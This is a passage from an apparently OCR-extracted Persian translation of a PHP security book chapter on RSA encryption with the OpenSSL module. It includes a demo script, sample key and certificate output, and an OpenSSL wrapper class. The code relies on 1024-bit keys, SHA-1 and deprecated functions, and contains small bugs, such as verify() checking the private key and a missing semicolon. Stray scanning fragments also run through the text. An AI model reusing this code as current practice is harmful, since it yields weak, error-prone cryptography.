همچنان تنها یک راه باز و یا اسکریپت آپلودشده با کشف شدن فاصله دارد. این امر آشکارا دارای نتایج امنیتی قابل توجهی است اگر از رمزنگاری متقارن به شکل نشان داده شده با کلاس mcrypt استفاده کنید، به این دلیل که هر کسی که بتواند کلید رمز را بیابد، می‌تواند از آن جهت رمزگشایی داده‌های شما استفاده کند. در بسیاری از وضعیت‌ها، این امر یک ریسک غیرقابل قبول خواهد بود و بنابراین اکنون ما به این مسئله می‌پردازیم که چگونه می‌توانید از رمزنگاری نامتقارن با PHP (استفاده از یک جفت کلید عمومی/خصوصی) جهت حفاظت از داده‌های خود استفاده کنید. همان‌طور که در فصل اول بیان کردیم، در رمزنگاری نامتقارن، یک کلید عمومی جهت رمزنگاری استفاده می‌شود و یک کلید خصوصی مربوطه جهت رمزگشایی استفاده خواهد شد.

در ادامه، ایده‌ی اصلی این است که کلید عمومی را به وب سرور بدهیم (برای مثال در یک فایل تنظیمات) در حالی که کلید خصوصی که دارای اهمیت حیاتی می‌باشد را خارج از سرور نگه داریم. وب سرور از کلید عمومی استفاده می‌کند تا داده‌ها را جهت ذخیره در پایگاه‌داده، رمزنگاری کند ولی نمی‌تواند این داده‌ها را رمزگشایی کند چرا که هیچ دسترسی به کلید خصوصی ندارد. هنگامی که بخشی از داده‌ها از پایگاه‌داده‌ی شما، نیازمند رمزگشایی باشند، این وظیفه می‌تواند خارج از وب سرور انجام شود، جهت مثال بر روی یک محیط مدیریتی بر روی یک سرور مجزا و یا ایستگاه کاری که دارای دسترسی به کلید خصوصی می‌باشد.

واضح است که برنامه‌ی شما نیازمند آن است که به گونه‌ای ساختار یافته باشد که از این جداسازی قدرت‌ها، استفاده کند. جهت مثال، هنگامی که وب سرور، یک شماره‌ی کارت اعتباری را رمزنگاری می‌کند، هیچ روشی وجود ندارد که وب سرور بتواند به صورت مستقیم از آن در سایر اسکریپت‌ها استفاده کند (چرا که این امر می‌تواند تنها توسط کلید خصوصی رمزگشایی شود). بنابراین، برنامه‌ها اغلب یک نشانه از یک مقدار رمزنگاری شده را ذخیره می‌کنند، از قبیل "0248XXXXXXXXXXXX" جهت یک کارت اعتباری، تا آن را بر روی صفحات تایید و یا به عنوان بخشی از یک تراکنش آتی مورد استفاده قرار دهند. بر اساس مثال شماره‌ی کارت اعتباری، بخش حسابداری یک برنامه‌ی مجزا بر روی یک ایستگاه کاری ایمن خواهد داشت که اطلاعات رمزگذار شده‌ی کارت اعتباری را از پایگاه‌داده فراهوانی نموده و کلید خصوصی مناسب را بر روی آن اعمال می‌کند تا آن را رمزگشایی کند.

با نگهداری کلید خصوصی در خارج از سرورهای عمومی، که به احتمال بالا توسط هر کسی به غیر از یک فرد داخلی ممکن است مورد حمله قرار گیرند، شما یک مانع بزرگ را بین تخریب سرور و افشا شدن داده‌های مخفی، ایجاد می‌نمایید. در واقع، سرور ممکن است به صورت فیزیکی دزدیده شود ولی داده‌های شما همچنان ایمن خواهند بود. در حالی که ممکن است کلید خصوصی را بر روی یک ایستگاه کاری ایمن یا یک سرور خصوصی نگهداری کنید، یک گزینه‌ی بهتر این است که آن را بر روی یک رسانه‌ی قابل جداسازی از قبیل یک کلید USB و یا یک CD ذخیره کنید و تنها در هنگام ضرورت آن را در اختیار سیستم قرار دهید.

نکته: کلید خصوصی خود را خارج از سایت، پشتیبان گیری نمایید! اگر آن را گم کنید، هیچگاه نخواهید توانست داده‌های رمزنگاری شده را بازخوانی کنید.

به این دلیل که RSA گران است و هیچ وقت هدف آن رمزنگاری مقادیر زیادی داده نبوده است، اگر در حال رمزنگاری چیزی هستید که معمولا طولانی‌تر از ۵۶ کاراکتر است، باید داده‌های خود را با استفاده از یک الگوریتم متقارن سریع و کارا از قبیل AES با یک کلید تصادفی، رمزنگاری کنید. آنگاه شما باید یک آیتیم اضافی را در پایگاه‌داده‌ی خود همراه با داده‌ها، ذخیره کنید: یعنی یک کلید تصادفی رمزنگاری شده با استفاده از یک الگوریتم نامتقارن قوی از قبیل RSA. این سناریو به شما اجازه می‌دهد که کلید RSA خصوصی خود (خارج از سرور) را جهت رمزگشایی کلید AES استفاده کنید که به نوبه‌ی خود می‌تواند داده‌ها را رمزگشایی کند. در واقع، این گام اضافی واقعا هنگام استفاده از ماژول OpenSSL در PHP ضروری است که پشتیبانی داخلی را جهت رمزنگاری RSA انجام می‌دهد به این دلیل که تابع `openssl_public_encrypt()` براساس طراحی خود، ناتوان خواهد بود اگر بیش از ۱۱۷ کاراکتر را جهت رمزنگاری به آن بدهید.

ماژول OpenSSL می‌تواند کلیدهای خصوصی (توابع `pkey`)، درخواست‌های امضای گواهی (توابع `CSR`) و خود گواهی‌ها (توابع `x509`) را تولید و مدیریت نماید. این ماژول همچنین از امضا و رمزنگاری پیام‌های ایمیل S/MIME (توابع `pkcs7`) و همین‌طور تایید اعتبار و رمزگشایی آن‌ها، پشتیبانی می‌کند. همچنین می‌تواند مقادیر را با استفاده از RSA، امضا، تایید اعتبار، رمزنگاری و رمزگشایی نماید. و همچنین می‌تواند رمزنگاری نامتقارن RSA را با رمزنگاری متقارن RC4 ترکیب نماید تا پیام‌های طولانی را رمزنگاری و رمزگشایی کند.

این پیچیدگی باعث می‌شود که ماژول OpenSSL یک نامزد اصلی جهت تبدیل به یک رابط شیء‌گرا باشد که آن را به صورت خلاصه در اینجا مورد بحث قرار می‌دهیم. ما بر روی موضوعات عملی ایجاد یک جفت کلید عمومی/خصوصی و گواهی مربوطه (یک گواهی تنها یک بسته است که شامل یک کلید عمومی و داده‌های مربوطه می‌باشد که نام متمایز بخشی از آن است که صلاحیت کلید را تایید می‌کند) و سپس عملیات مرتبط با الگوریتم RSA تمرکز می‌کنیم. به عنوان مقدمه‌ای بر توانایی‌های کلاس `openssl.php`، اجازه دهید در ابتدا نگاهی به اسکریپتی بنماییم که تنها دو استفاده از این کلاس را نشان می‌دهد. (ما این دو را کنار هم قرار داده ایم تنها جهت اینکه نمایش آن‌ها ساده‌تر باشد؛ در یک محیط تولید، این دو مورد به صورت مستقل از یکدیگر مورد استفاده قرار می‌گیرند). اسکریپت `opensslDemo.php` که در ادامه می‌آید به دو بخش تقسیم شده است. در بخش اول، ما شیء `openssl` را آغاز نموده و یک کلید خصوصی را تولید کرده و گواهی خود امضا را تطبیق می‌دهیم. در بخش دوم، ما یک پیام را با استفاده از کلید و گواهی تولید شده، رمزنگاری، رمزگشایی، امضا و تایید اعتبار می‌کنیم.

```
<?php

// create a new openssl object
include_once( 'openssl.php' );
$openssl = new openssl;

// generate a keypair
$passphrase = 'This is a passphrase of reasonable length.';

// a "Distinguished Name" is required for the public key
$distinguishedName = array(
    "countryName" => "US",
    "stateOrProvinceName" => "New York",
    "localityName" => "New York City",
    "organizationName" => "example.net",
    "organizationalUnitName" => "Pro PHP Security",
    "commonName" => "pps.example.net",
    "emailAddress" => "csnyder@example.net"
);
$openssl->makeKeys( $distinguishedName, $passphrase );
$private = $openssl->privateKey();
$public = $openssl->certificate();

print "<h3>Key and Certificate Generation</h3>";
print "<p>Your certificate belongs to:<br />" .
    $openssl->getCommonName() . "</p>";
print "<p>Distinguished Name:<br /><pre>" .
    print_r($openssl->getDN(),1) . "</pre></p>";
print "<p>Your private key is:<br /><pre>$private</pre></p>";
print "<p>Your public key is:<br /><pre>$public</pre></p>";
print "<p>Your certificate is signed by:<br />" .
    $openssl->getCACommonName() . "</p>";
print "<p>CA Distinguished Name:<br /><pre>" .
    print_r($openssl->getCA(),1) . "</pre></p>";
print "<hr />";

// encrypt some text using the public key
```

مدیر پیاده



```

$text = "The goat is in the red barn.";
$encrypted = $openssl->encrypt( $text );
print "<h3>Encryption</h3>";
print "<p>Plain text was:<br />$text</p>";
print "<p>And encrypted text is:<br /><pre>$encrypted</pre></p>";

// decrypt it using the private key
$decrypted = $openssl->decrypt( $encrypted, $passphrase );
print "<p>Decrypted with Private Key:<br />$decrypted</p>";

// sign some message using the private key
$message = "So long, and thanks for all the fish.";
$signed = $openssl->sign( $message, $passphrase );
print "<h3>Signing</h3>";
print "<p>Signed using Private Key:<br /><pre>$signed</pre></p>";

// verify signature
$verified = $openssl->verify( $signed );
print "<p>Verifying signature using Certificate:<br />";
if ( $verified ) {
    print " ...passed ($verified).</p>";
}
else {
    print " ...failed.</p>";
}

```

?>

در ابتدا ما یک شیء `openssl` جدید را ایجاد می‌کنیم و سپس به تولید یک جفت کلید خصوصی و گواهی با استفاده از روش `makekeys()` می‌پردازیم. همان‌طور که مشاهده می‌کنید، `makekeys()` نیازمند یک آرایه‌ی ارتباطی از فیلدها می‌باشد که نام متمایز را بر روی یک گواهی، ایجاد می‌کنند. همچنین ممکن است یک عبارت عبوری را جهت استفاده بر روی کلید خصوصی مورد نیاز داشته باشد. از روی یک عبارت عبوری باعث می‌شود که `openssl` کلید خصوصی را با این عبارت عبوری رمزنگاری نماید به‌طوری‌که این کلید در صورت قرار گرفتن در اختیار دیگران، قابل استفاده نباشد (مگر اینکه این افراد نیز دارای عبارت عبوری باشند). در ادامه، چند خط را به بررسی کلید و گواهی تولید شده توسط `OpenSSL` اختصاص می‌دهیم. همین نام متمایز ارائه شده به `makeKeys()` جهت صلاحیت گواهی که گواهی ما را امضا می‌کند، مورد استفاده قرار می‌گیرد که به این معناست که گواهی به صورت خود امضا می‌باشد.

بعد از ایجاد شیء و تولید کلید و گواهی ضروری، ما در نهایت می‌توانیم کاربرد واقعی این کلاس را نشان دهیم: رمزنگاری یک پیام کوتاه، و سپس رمزگشایی آن جهت بررسی این عملیات. ما همچنین روش‌های `sign()` و `verify()` را نیز تست می‌کنیم. تصویر ۲-۲ نشان دهنده‌ی اولین صفحه‌ی خروجی از این اسکریپت نمونه است.

تصویر ۲-۲: اولین صفحه ی خروجی ناشی از اسکریپت openSSLDemo.php

```

Key and Certificate Generation

Your certificate belongs to:
pps.aotearoa.local

Distinguished Name:

Array
(
    [C] => US
    [ST] => New York
    [L] => New York City
    [O] => aotearoa.local
    [OU] => Pro PHP Security
    [CN] => pps.aotearoa.local
    [emailAddress] => csnyder@aotearoa.local
)

Your private key is:

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC, BF0F405B9D70C316

CT/F9Obf3kiqYaldgmLM3fk5tUsAnUseUWFQv4kiE6uHGGfdG9xcjuj+k2HbTtvL
ysQjVscvopQGx6tiTx8askeyLeRci1Dfyw4ruw2Xo4vddABBFm2noWbhiFLxboU
OMbAMoNnOlayK3scMTBTB+6sm50mqHSB1DeCcwUOV+2apKKrQ1Z124EZj6Bi34zc
VqEAXLWeshc0YVAiXWALDYwstHnMKAmC+2+lZsGyVhzSVsfJ9D0TkSeFRdRNG5dC
8MpJsL2frZogVpfIxxcbeFlEdm2D+pnIls/x0pqI1RIaihRh0N4VvdRisanljH7A
3vHTZQtDUi126q8sRn85hebQzZHkVw4ymPCjCkIcwi6Hpe5gAIFmnoMjyCHPAdIm
qi/QFRa1lPQPx4tzQOdFx6FGFTkYJSVDg24aH5if+Fi+kZ0qCyyHF7fJlq6ea4MW
82f5zsMJyCX7FyqEwf0mkj0On/XTAIIsmu3PcLee0buQNJzKB1uln8Ebqzks891
Done
    
```

به این دلیل که این خروجی بیش از حد طولانی است که بتوان آن را در تصویر ۲-۲ نشان داد، ما آن را در اینجا ارائه می کنیم:

سازمان فناوری اطلاعات ایران  
خدمات مشاوره ای



Key and Certificate Generation

Key and Certificate Generation

Your certificate belongs to:  
pps.example.net

Distinguished Name:

Array

```
(  
    [C] => US  
    [ST] => New York  
    [L] => New York City  
    [O] => example.net  
    [OU] => Pro PHP Security  
    [CN] => pps.example.net  
    [emailAddress] => csnyder@example.net  
)
```

مید پرداز

Your private key is:

ن ن

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: DES-EDE3-CBC, BD26D16F17FCC900

```
7aKw+3bITgreczLYLkOP8KLpXiZauryRX0ekLAypjpaR9nWdfjsEqhqgGOLvZFf/P  
nn/4NwKYl8mljc2spkibwuyK1ASMD7NAwcp9RJrrnithdTW52s9/2YsOGOf7/iSq  
7X7t7piw6iJe44R4NL0kxU0E9UG4B7TfyzNP1ORBdZeiHsEanqdlqITGyWfKk jvn  
Ev7nVt0XVtoqGQaBf/aDpVONAm3vEJ9k0bugZq4z9WeT0m8J3Wsjka37ELFH6CLp  
grh1grL08IxbMTSt3elzCIRSYNBsk2Q3t2zvsVH3HOzMBHxdm9ixUF6jEw6o8aey  
40iaLcfoKnZ0lJFvA6sMjXHUMYLjjkw3aN/wkMEGoGu0jdVbb2eteBIPRlcKVxRR  
MQ1jut79DLZR4UDynGsN4NEpBMLXQbi1Zfm7iR89QmK4BXgBrP5anOkduKUZDJ+s  
IIthI6JRHfb51UYeMintdEws+1+Bb0N/FjXs4JhPUAJ31ddJoJcDb0aX0Hb5V07L  
rS4hgldhKt6v1GQyTP8J4v06FM2CJv49IYOeiKHuPOyFBUqHyMRy28TFIAMsSWQT  
V86kUQhe9WIPyvgS53upl6S3HJM6svplNYjVvgnYIFzFLSU54YQ+rxSOM5NVB2Q7  
4WhFQJ0Lxi+tZCj4FsdjsnY1P6eYvt4rqwVJ0ZZda/+SY4YFxi22nRF6fCTXhVRy  
G3qRhDAIOhigXedB29gHM1uuKwH6og4uX1oSxUprQbnkFtv8hfVuISv0g+3+ue+c  
ohOZIOzeotZvFAT38eqQE4rzi2vKA1eGHDA4UoUswe1lw9YH+DHVtg==
```

-----END RSA PRIVATE KEY-----

Your public key is:

-----BEGIN CERTIFICATE-----

MIICxzCCAjCgAwIBAgIEQrOLTANBgkqhkiG9w0BAQUFADCBPzELMAkGA1UEBhMC  
VVMxETAPBgNVBAGTCE5ldyBZb3JrMRYwFAYDVQQHEw10ZXcgcW9yayBDbXR5MRQw  
EgYDVQQKEwtleGFtcGxlLm5ldDEZMBcGA1UECxMQUHJvIFBIUCBTZW51cm10eTEY  
MBYGA1UEAxMPcHBzLmV4Yy1wbGUubmVOMSIwIAIJKoZIHvcNAQkBFhNjc255ZGVy  
QGV4YW1wbGUubmVOMB4XDTA1MDYxODE5MjExN1oXDTA2MDYxODE5MjExN1owgacx  
CzAJBgNVBAYTA1VTMREwDwYDVQQIEwh0ZXcgcW9yayEwMBQGA1UEBxMNTmV3IFlv  
cm51cm10eTEUMBIgA1UEChMLZXhhbXBsZS5uZXQxGTAXBgNVBAsTEFBybyBQSF  
AgU2VjdXJpdHkxGDAWBgNVBAMTD3Bwcy5leGFtcGxlLm5ldDEiMCAGCSqGSIb3DQEJ  
ARYTY3NueWRlckBlleGFtcGxlLm5ldDBnZANBgkqhkiG9w0BAQEFAAOBjQAwYkC  
gYEA6RyOZ1Mbh+g+JiVH70ZRMH4tPQuKf1iV54d2ecmcUJ80+PLpOFIQF7GRffBu  
PVUwT00dIDmcjM+7aiAE1NuU9bIWdtbVZ01fwTiYw8f/q2Thj4JIwPQv iyKd709J  
8NG7A8IvhCsGSFHFJ+U2eDFPscroEu2qk7g7TpGXlnkMwg8CAwEAATANBgkqhkiG  
9w0BAQUFAAOBgQCDofldfLd0DwuIGu4TbghAtDs0xilaIJT+yqYrRijxFd8vbjFQF  
zzJJTojOweAFyJsnKG2LVrMSZVRr136a+qU+WhSPgT0s/uhjnzT6+Wm5I7n9e+fq  
7lBm5R50Sr7LKKOAP4mfe0BcTu3Ze7bXv12bGjkXid+vQSF20S/yyvs5wQ==

-----END CERTIFICATE-----

Your certificate is signed by:  
pps.example.net

CA Distinguished Name:

عملیات خدماتی رایانه ای

مدیریت

```
Array
(
    [C] => US
    [ST] => New York
    [L] => New York City
    [O] => example.net
    [OU] => Pro PHP Security
    [CN] => pps.example.net
    [emailAddress] => csnyder@example.net
)
```

#### Encryption

Plain text was:

The goat is in the red barn.

And encrypted text is:

```
ipeF6afPzMv/r/oihK2vMB3InUer0/YfgIVJh2l1GLFQaY7gialeGQgAP7PijEdU
57EaDDrMD8v2fkGaS5Yqv2doNaDr5dq/Ng90IiRiXmqGihuZiJLIORnz6c1kVhNh
3duJWEVXZCA1MYpgvUpbCVjurCRBuhFINaks8ZRJlcU=
```

Decrypted with Private Key:

The goat is in the red barn.

#### Signing

Signed using Private Key:

So long, and thanks for all the fish. /)

-----BEGIN openssl.php SIGNATURE-----

```
lE5A9PjjvXC0tdAT0kgCCfPC2rz/y+yWh/oiD9ptNmeB1cJWAJTGGYhv39XmYsYK
5zmPGWZ7c9SKWRkFKf6OnOfwFUK3jGA4zTcS8fu3Uy/VwCVzWpWVq2POVBbzAF5D
hEGgxvwZcXPXQaDfJcSkjEFcn7ZmKi0o/R7Y0dtQU0o=
```

-----END openssl.php SIGNATURE-----

Verifying signature using Certificate:

...passed (So long, and thanks for all the fish.).

این خروجی بسیار طولانی است، ولی نکته‌ی مهم این است که همه چیز کار کرد: ما یک کلید خصوصی حفاظت‌شده با رمز عبور و یک گواهی خود امضا را ایجاد کردیم و سپس از آن‌ها در چندین عملیات رمزنگاری شامل الگوریتم **RSA** استفاده نمودیم. البته، در عمل، این عملیات بین فرستنده و گیرنده‌ی پیام تقسیم می‌شوند و یا بین نویسنده و خواننده‌ی یک فایل یا یک رکورد از پایگاه داده.

اکنون به کلاس اصلی `openssl.php` می‌پردازیم که در مثال بالا مورد استفاده قرار گرفت

در اینجا نیز به این دلیل که این کلاس، طولانی و پیچیده می‌باشد، ما چارچوب آن را ارائه می‌کنیم قبل از آنکه خود کد را نمایش دهیم:

- متغیرهای خصوصی

- روش `construct()` : در اینجا مورد نیاز نیست
- روش `makeKeys()` : کلیدها و گواهی‌ها را ایجاد و ذخیره می‌کند
- روش‌های `privatekey()` و `certificate()` : دریافت و تعیین کلیدها
- روش‌های `encrypt()` و `decrypt()` : اجرای رمزنگاری و رمزگشایی پیام
- روش‌های `sign()` و `verify()` : تایید اعتبار پیام و امضا
- روش‌های `getCA()` و `getCACCommonName()`، `getDN()`، `getCommonName()` روش‌های بازنگری جهت خواندن محتوای گواهی

اکنون به خود کد می‌پردازیم:

```
<?php

class openssl {
    private $certificate;
    private $privatekey;
    private $dn = array();
    private $x509 = array();
    private $sigheader = "\n-----BEGIN openssl.php SIGNATURE-----\n";
    private $sigfooter = "-----END openssl.php SIGNATURE-----\n";

    // constructor
    public function __construct() {
        // no constructor is needed here
    }

    // make new keys and load them into $this->certificate and $this->privatekey
    // certificate will be self-signed
    public function makeKeys ( $distinguishedName, $passphrase = NULL ) {
        // keep track of the distinguished name
        $this->dn = $distinguishedName;
        // generate the pem-encoded private key
        $config = array( 'digest_alg'=>'sha1',
                        'private_key_bits'=>1024,
                        'encrypt_key'=>TRUE,
                        );
        $key = openssl_pkey_new( $config );
```



```
// generate the certificate signing request...
$csr = openssl_csr_new( $this->dn, $key, $config );

// and use it to make a self-signed certificate
$cert = openssl_csr_sign( $csr, NULL, $key, 365, $config, time() );

// export private and public keys
openssl_pkey_export( $key, $this->privatekey, $passphrase, $config );
openssl_x509_export( $cert, $this->certificate );

// parse certificate
$this->x509 = openssl_x509_parse( $cert );

return TRUE;

// end of makeKeys() method
}
```

برخلاف ماژول `mcrypt`، ماژول `OpenSSL` نیازمند هیچ نوع آغازسازی (یا تخریب) نمی‌باشد، بنابراین روش سازنده‌ی این کلاس، خالی می‌باشد. و همه‌ی ویژگی‌ها، خصوصی بوده و به صورت داخلی جهت اهداف مختلف استفاده می‌شوند. بنابراین ما آن‌ها را به ترتیب ارائه شده در روش‌ها، مورد بحث قرار می‌دهیم. اولین مورد، روش `makeKeys()` می‌باشد که نیازمند یک آرایه‌ی `distinguishedName$` مشابه با مورد ارائه شده در `opensslDemo.php` می‌باشد. اگر این آرایه خالی باشد، گواهی تولیدشده دارای نام متمایز پیش‌فرض زیر خواهد بود، که یک نتیجه‌ی ریشه‌ی استرالیایی کتابخانه‌ی `OpenSSL` می‌باشد:

```
Array
(
    [C] => AU
    [ST] => Some-State
    [O] => Internet Widgits Pty Ltd
)
```

روش `makeKeys()` همچنین یک عبارت عبوری اختیاری را جهت رمزنگاری کلید خصوصی تولید شده، به کار می‌گیرد.

به عنوان اولین گام، `makeKeys()` تابع `openssl_pkey_new()` را فراخوانی می‌کند که یک کلید خصوصی را ایجاد نموده و یک منبع `PHP` را ارائه می‌دهد که به این کلید اشاره می‌کند. `openssl_pkey_new()` (و همگی توابع فراخوانی شده در این روش) یک آرایه از مقادیر تنظیمی را می‌پذیرند که می‌تواند جهت مشخص نمودن پارامترهای مختلف تولید کلید و گواهی مورد استفاده قرار

گیرند. در این حالت، `makeKeys()` به صورت آشکار در حال تعیین الگوریتم دایجست به `SHA-1` می باشد، که اندازه ی کلید برابر با `۱۰۲۴` بیت (`۲۰۴۸` بیت می تواند جهت امنیت بیشینه مورد استفاده قرار گیرد) بوده و تابع صدور کلید خصوصی را وا می دارد تا از عبارت عبوری (در صورت وجود) جهت رمزنگاری این کلید استفاده کند.

هنگامی که این منبع کلید جدید ایجاد شد، `makeKeys()` از آن به همراه نام متمایز استفاده می کند تا یک درخواست امضای گواهی یا `CSR` را با استفاده از تابع `open_csr_new()` ایجاد کند.

همچنین، این تابع یک منبع را ارائه می دهد که به `CSR` در حافظه ارجاع دارد. سپس، `makeKeys()` یک گواهی خود امضا را با فراخوانی تابع `openssl_csr_sign()` تولید می کند که یک منبع را به گواهی جدید، باز می گرداند. تابع `openssl_csr_sign()` آرگومان های مهمی را می پذیرد از قبیل تعداد روزهایی که این گواهی باید معتبر باشد (در این کلاس برابر با `۳۶۵`) و یک شماره سریال جهت این گواهی (ما از یک برچسب زمانی جهت این امر استفاده می کنیم که توسط تابع `time()` نشان داده می شود).

نکته

توجه کنید که توابع `openSSL` چگونه با منابع، ارجاعات درون حافظه به کلیدها، گواهی ها و غیره سر و کار دارند، به جای اینکه با خود مقادیر کار کنند؛ حتی در هنگام صدور، شما یک متغیر را به یک تابع می دهید و مقدار صادر شده به صورت ارجاعی بازگردانده می شود. با توجه به گفته های مولفین این مازول (در یک ارتباط خصوصی)، آن ها تنها از قواعد پیروی می کردند تا همه چیز را تا می توانند در یک محیط پیچیده، ساده نگه دارند.

با این حال، توجه داریم که این رویه یک محدودیت جهت تعداد کپی های این مقادیر در حافظه می باشد که باید دارای مزایایی جهت عملکرد و امنیت باشد. ورودی ها همچنین می توانند URL هایی به شکل `file:///` باشند به گونه ای که (اصولا) `PHP` هیچگاه نیازی نیست که مقدار یک کلید خصوصی را بداند.

بعد از ایجاد کلید خصوصی و گواهی ها به عنوان منابع `PHP`، روش `makeKeys()` نیازمند آن است که این موارد را به شکلی درآورد که جهت کار واقعی، مفید باشند. انجام این کار، وظیفه ی تابع `openssl_pkey_export()` و تابع `openssl_x509_export()` می باشد.

هر دو این توابع یک ارجاع به متغیر را می پذیرند هنگامی که کار تابع تمام می شود که باعث می شود اندکی عجیب به نظر برسند. نتیجه این است که `this->privatekey$` شامل کلید خصوصی خروجی (و احتمالا رمزنگاری شده) بوده و `this->certificate$` شامل گواهی خروجی به فرمت `X.509` انکد شده با `PEM` می باشد. جهت بررسی درونی، `makeKeys()` اطلاعات `X.509` را تجزیه نموده و در یک گواهی با استفاده

از `openssl_x509_parse()` ذخیره می‌کند که باید منجر به همان آرایه‌ای شود که به عنوان `distinguishedName$` وارد این روش شده است.

دو روش بعدی در کلاس `openSSL.php` ما عبارتند از `privateKey()` و `certificate()` که روش‌های ترکیبی دریافت و تعیین هستند:

```
// continues openSSL class

// gets (or sets) $this->privatekey
public function privateKey() {
    $out = $this->privatekey;
    if ( func_num_args() > 0 && func_get_arg(0) ) {
        $this->privatekey = func_get_arg(0);
    }
    return $out;

    // end of privateKey() method
}

// gets (or sets) $this->certificate (the public key)
public function certificate() {
    $out = $this->certificate;
    if ( func_num_args() > 0 && func_get_arg(0) ) {
        $this->certificate = func_get_arg(0);

        // create openssl certificate resource
        $cert = openssl_get_publickey( $this->certificate );

        // parse certificate
        $this->x509 = openssl_x509_parse( $cert );

        // free the cert resource
        openssl_free_key( $cert );
    }
    return $out;

    // end of certificate() method
}

// openSSL class continues
```

میدان

اگر `privateKey()` و `certificate()` بدون آرگومان فراخوانی شوند، کلید خصوصی و گواهی را که اکنون فعال هستند، باز می‌گردانند. ولی همین روش‌ها، با مقادیر مناسب به عنوان آرگومان، می‌توانند جهت تعیین کلید خصوصی و گواهی فعال، مورد استفاده قرار گیرند. هنگامی که به عنوان روش‌های تعیین کننده استفاده می‌شوند، این دو، مقادیر قبلی ویژگی را که تنظیم می‌کنند ارائه می‌کنند. (به همین دلیل است که ما باید



مقدار قبلی را در out\$ ذخیره کنیم قبلا از آن که آن را به مقداری جدید تغییر دهیم). همچنین، هنگامی که certificate() به عنوان یک روش تعیینی استفاده می‌شود، یک منبع PHP را جهت این گواهی جدید ایجاد می‌کند، داده‌های X.509 درون آن را تجزیه می‌کند و سپس منبع را آزاد می‌کند تا روش‌های بازنگری قادر باشند اطلاعات دقیقی را در خصوص گواهی ارائه کنند. ضروری است که یک کلید خصوصی و گواهی فعال مشخص شود (یعنی کلید عمومی) تا دو روش بعدی از آن استفاده کنند جهت اینکه عملیات مرتبط با RSA را بتوانند اجرا نمایند.

مدیریت مرکز امداد و هماهنگی عملیات رخدادهای رایانه‌ای

```
// continues openssl class

// uses this->certificate to encrypt using rsa
// input is limited to 56 chars (448 bits)
public function encrypt ( $string ) {
    if ( empty( $this->certificate ) ) {
        exit( 'Cannot encrypt, no active certificate.' );
    }

    if ( strlen( $string ) > 56 ) {
        exit( 'Cannot encrypt, input too long.' );
    }

    // create openssl certificate resource
    $cert = openssl_get_publickey( $this->certificate );

    // encrypt
    openssl_public_encrypt ( $string, $out, $cert );

    // free the cert resource
    openssl_free_key( $cert );

    // encode the encrypted text for transport
    $out = chunk_split( base64_encode( $out ), 64 );
}
```

میدپر

و عملیات رخدادهای رایانه ای

```

return $out;

// end of encrypt() method
}

// uses $this->privatekey to decrypt using RSA
public function decrypt ( $string, $passphrase = NULL ) {
    if ( empty( $this->privatekey ) ) {
        exit( 'Cannot decrypt, no active private key.' );
    }

    // decodes encrypted text from transport
    $string = base64_decode( $string );

    // create openssl pkey resource
    $key = openssl_get_privatekey( $this->privatekey, $passphrase );

    // decrypt
    openssl_private_decrypt( $string, $out, $key );

    // make openssl forget the key
    openssl_free_key( $key );

    return $out;

// end of decrypt() method
}

// openssl class continues

```

روش `encrypt()` با مدیریت شدید ولی ضروری تعدادی شرایط خطا آغاز به کار می کند و از `exit()` جهت اتمام اجرا استفاده می کند به جای اینکه به یک برنامه اجازه دهد که کار خود را با داده های رمزنگاری نشده ادامه دهد. این روش بررسی می کند که یک گواهی فعال (باید گواهی دریافت کنندم باشد و نه فرستنده) وجود دارد یا خیر، و اینکه داده ی ورودی ۵۶ بایت است یا کمتر. این محدودیت ظاهر تصادفی بر روی ورودی، مورد نیاز است، چرا که تابع `openssl_public_encrypt()` در PHP داده های بزرگتر از ۱۱۷ بایت را رمزنگاری نمی کند و باید بیان کنیم که RSA نباید تنها جهت مقادیر کوتاه استفاده شود. ۵۶ بایت فضای کافی جهت یک کلید Blowfish 448 بیتی را فراهم می کند که طولانی ترین مقداری است که ما می خواهیم با استفاده از این کلاس به رمزنگاری آن بپردازیم.

هنگامی که ادامه ی کار مناسب است، `encrypt()` مقدار `this->certificate$` را به یک منبع گواهی PHP با استفاده از `openssl_get_publickey()` تبدیل نموده و سپس از آن استفاده می کند تا مقدار `string$` را رمزنگاری کند. تابع `openssl_public_encrypt()` مقدار رمزنگاری شده را به `out$` به

صورت ارجاعی، منتقل می‌کند. منبع گواهی آزاد شده و out\$ به صورت base64 انکد می‌شود و به قطعات ۶۴ کاراکتری تقسیم می‌شود تا آماده‌ی ذخیره در پایگاه‌داده و یا ارسال از طریق ایمیل شود.

روش decrypt() تقریباً به همین روش عمل می‌کند. البته بررسی طول ورودی در آن وجود ندارد (چرا که فرض می‌کنیم که پیام رمزنگاری‌شده‌ی انتقال یافته به decrypt()، در ابتدا توسط encrypt() ایجاد شده است). به این دلیل که decrypt() با کلید خصوصی کار می‌کند، و کلید خصوصی ممکن است رمزنگاری شده باشد، این روش، عبارت عبوری مورد استفاده جهت رمزگشایی این کلید را در صورت نیاز، می‌پذیرد.

اکنون به روش‌های امضا و تایید اعتبار می‌پردازیم که باز هم باید دارای یک کلید خصوصی فعال و یا یک گواهی تعیین شده از قبل باشند:

```
// continues openssl class

// uses private key to sign a string
public function sign ( $string, $passphrase = NULL ) {
    if ( empty( $this->privatekey ) ) {
        exit( 'Cannot decrypt, no active private key.' );
    }

    // create openssl pkey resource
    $key = openssl_get_privatekey( $this->privatekey, $passphrase );

    // find the signature
    $signature = NULL;
    openssl_sign( $string, $signature, $key );

    // make openssl forget the key
    openssl_free_key( $key );

    // base64 encode signature for easy transport
    $signature = chunk_split( base64_encode( $signature ), 64 );

    // finish signing string
    $signedString = $string . $this->sigheader . $signature . $this->sigfooter;

    // return signed string
    return $signedString;
}
```

```
// end of sign() method
}

// uses key to verify a signature using this->certificate
public function verify ( $signedString ) {
    if ( empty( $this->privatekey ) ) {
        exit( 'Cannot verify, no active certificate.' );
    }

    // split the signature from the string
    $sigpos = strpos( $signedString, $this->sigheader );
    if ( $sigpos === FALSE ) {
        // failed, no signature!
        return FALSE;
    }

    $signature = substr( $signedString, ( $sigpos +
        strlen( $this->sigheader ) ), ( 0 - strlen( $this->sigfooter ) ) )
    $string = substr( $signedString, 0, $sigpos );

    // base64 decode the signature...
    $signature = base64_decode( $signature );

    // create openssl certificate resource
    $cert = openssl_get_publickey( $this->certificate );

    // verify the signature
    $success = openssl_verify( $string, $signature, $cert );

    // free the key resource
    openssl_free_key( $cert );

    // pass or fail
    if ( $success ) {
        return $string;
    }
    return FALSE;

